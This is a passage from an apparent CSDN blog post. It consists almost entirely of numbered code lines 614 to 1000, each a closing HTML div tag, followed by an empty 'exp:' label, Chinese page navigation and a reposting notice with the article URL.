614 </div>
615 </div>
616 </div>
617 </div>
618 </div>
619 </div>
620 </div>
621 </div>
622 </div>
623 </div>
624 </div>
625 </div>
626 </div>
627 </div>
628 </div>
629 </div>
630 </div>
631 </div>
632 </div>
633 </div>
634 </div>
635 </div>
636 </div>
637 </div>
638 </div>
639 </div>
640 </div>
641 </div>
642 </div>
643 </div>
644 </div>
645 </div>
646 </div>
647 </div>
648 </div>
649 </div>
650 </div>
651 </div>
652 </div>
653 </div>
654 </div>
655 </div>
656 </div>
657 </div>
658 </div>
659 </div>
660 </div>
661 </div>
662 </div>
663 </div>
664 </div>
665 </div>
666 </div>
667 </div>
668 </div>
669 </div>
670 </div>
671 </div>
672 </div>
673 </div>
674 </div>
675 </div>
676 </div>
677 </div>
678 </div>
679 </div>
680 </div>
681 </div>
682 </div>
683 </div>
684 </div>
685 </div>
686 </div>
687 </div>
688 </div>
689 </div>
690 </div>
691 </div>
692 </div>
693 </div>
694 </div>
695 </div>
696 </div>
697 </div>
698 </div>
699 </div>
700 </div>
701 </div>
702 </div>
703 </div>
704 </div>
705 </div>
706 </div>
707 </div>
708 </div>
709 </div>
710 </div>
711 </div>
712 </div>
713 </div>
714 </div>
715 </div>
716 </div>
717 </div>
718 </div>
719 </div>
720 </div>
721 </div>
722 </div>
723 </div>
724 </div>
725 </div>
726 </div>
727 </div>
728 </div>
729 </div>
730 </div>
731 </div>
732 </div>
733 </div>
734 </div>
735 </div>
736 </div>
737 </div>
738 </div>
739 </div>
740 </div>
741 </div>
742 </div>
743 </div>
744 </div>
745 </div>
746 </div>
747 </div>
748 </div>
749 </div>
750 </div>
751 </div>
752 </div>
753 </div>
754 </div>
755 </div>
756 </div>
757 </div>
758 </div>
759 </div>
760 </div>
761 </div>
762 </div>
763 </div>
764 </div>
765 </div>
766 </div>
767 </div>
768 </div>
769 </div>
770 </div>
771 </div>
772 </div>
773 </div>
774 </div>
775 </div>
776 </div>
777 </div>
778 </div>
779 </div>
780 </div>
781 </div>
782 </div>
783 </div>
784 </div>
785 </div>
786 </div>
787 </div>
788 </div>
789 </div>
790 </div>
791 </div>
792 </div>
793 </div>
794 </div>
795 </div>
796 </div>
797 </div>
798 </div>
799 </div>
800 </div>
801 </div>
802 </div>
803 </div>
804 </div>
805 </div>
806 </div>
807 </div>
808 </div>
809 </div>
810 </div>
811 </div>
812 </div>
813 </div>
814 </div>
815 </div>
816 </div>
817 </div>
818 </div>
819 </div>
820 </div>
821 </div>
822 </div>
823 </div>
824 </div>
825 </div>
826 </div>
827 </div>
828 </div>
829 </div>
830 </div>
831 </div>
832 </div>
833 </div>
834 </div>
835 </div>
836 </div>
837 </div>
838 </div>
839 </div>
840 </div>
841 </div>
842 </div>
843 </div>
844 </div>
845 </div>
846 </div>
847 </div>
848 </div>
849 </div>
850 </div>
851 </div>
852 </div>
853 </div>
854 </div>
855 </div>
856 </div>
857 </div>
858 </div>
859 </div>
860 </div>
861 </div>
862 </div>
863 </div>
864 </div>
865 </div>
866 </div>
867 </div>
868 </div>
869 </div>
870 </div>
871 </div>
872 </div>
873 </div>
874 </div>
875 </div>
876 </div>
877 </div>
878 </div>
879 </div>
880 </div>
881 </div>
882 </div>
883 </div>
884 </div>
885 </div>
886 </div>
887 </div>
888 </div>
889 </div>
890 </div>
891 </div>
892 </div>
893 </div>
894 </div>
895 </div>
896 </div>
897 </div>
898 </div>
899 </div>
900 </div>
901 </div>
902 </div>
903 </div>
904 </div>
905 </div>
906 </div>
907 </div>
908 </div>
909 </div>
910 </div>
911 </div>
912 </div>
913 </div>
914 </div>
915 </div>
916 </div>
917 </div>
918 </div>
919 </div>
920 </div>
921 </div>
922 </div>
923 </div>
924 </div>
925 </div>
926 </div>
927 </div>
928 </div>
929 </div>
930 </div>
931 </div>
932 </div>
933 </div>
934 </div>
935 </div>
936 </div>
937 </div>
938 </div>
939 </div>
940 </div>
941 </div>
942 </div>
943 </div>
944 </div>
945 </div>
946 </div>
947 </div>
948 </div>
949 </div>
950 </div>
951 </div>
952 </div>
953 </div>
954 </div>
955 </div>
956 </div>
957 </div>
958 </div>
959 </div>
960 </div>
961 </div>
962 </div>
963 </div>
964 </div>
965 </div>
966 </div>
967 </div>
968 </div>
969 </div>
970 </div>
971 </div>
972 </div>
973 </div>
974 </div>
975 </div>
976 </div>
977 </div>
978 </div>
979 </div>
980 </div>
981 </div>
982 </div>
983 </div>
984 </div>
985 </div>
986 </div>
987 </div>
988 </div>
989 </div>
990 </div>
991 </div>
992 </div>
993 </div>
994 </div>
995 </div>
996 </div>
997 </div>
998 </div>
999 </div>
1000 </div>
```

exp:

=====
[上一篇](#) ----- [目录](#) ----- [下一篇](#)
=====

转载请注明出处。

本文网址: <https://blog.csdn.net/hihiachang/article/details/106334413>
=====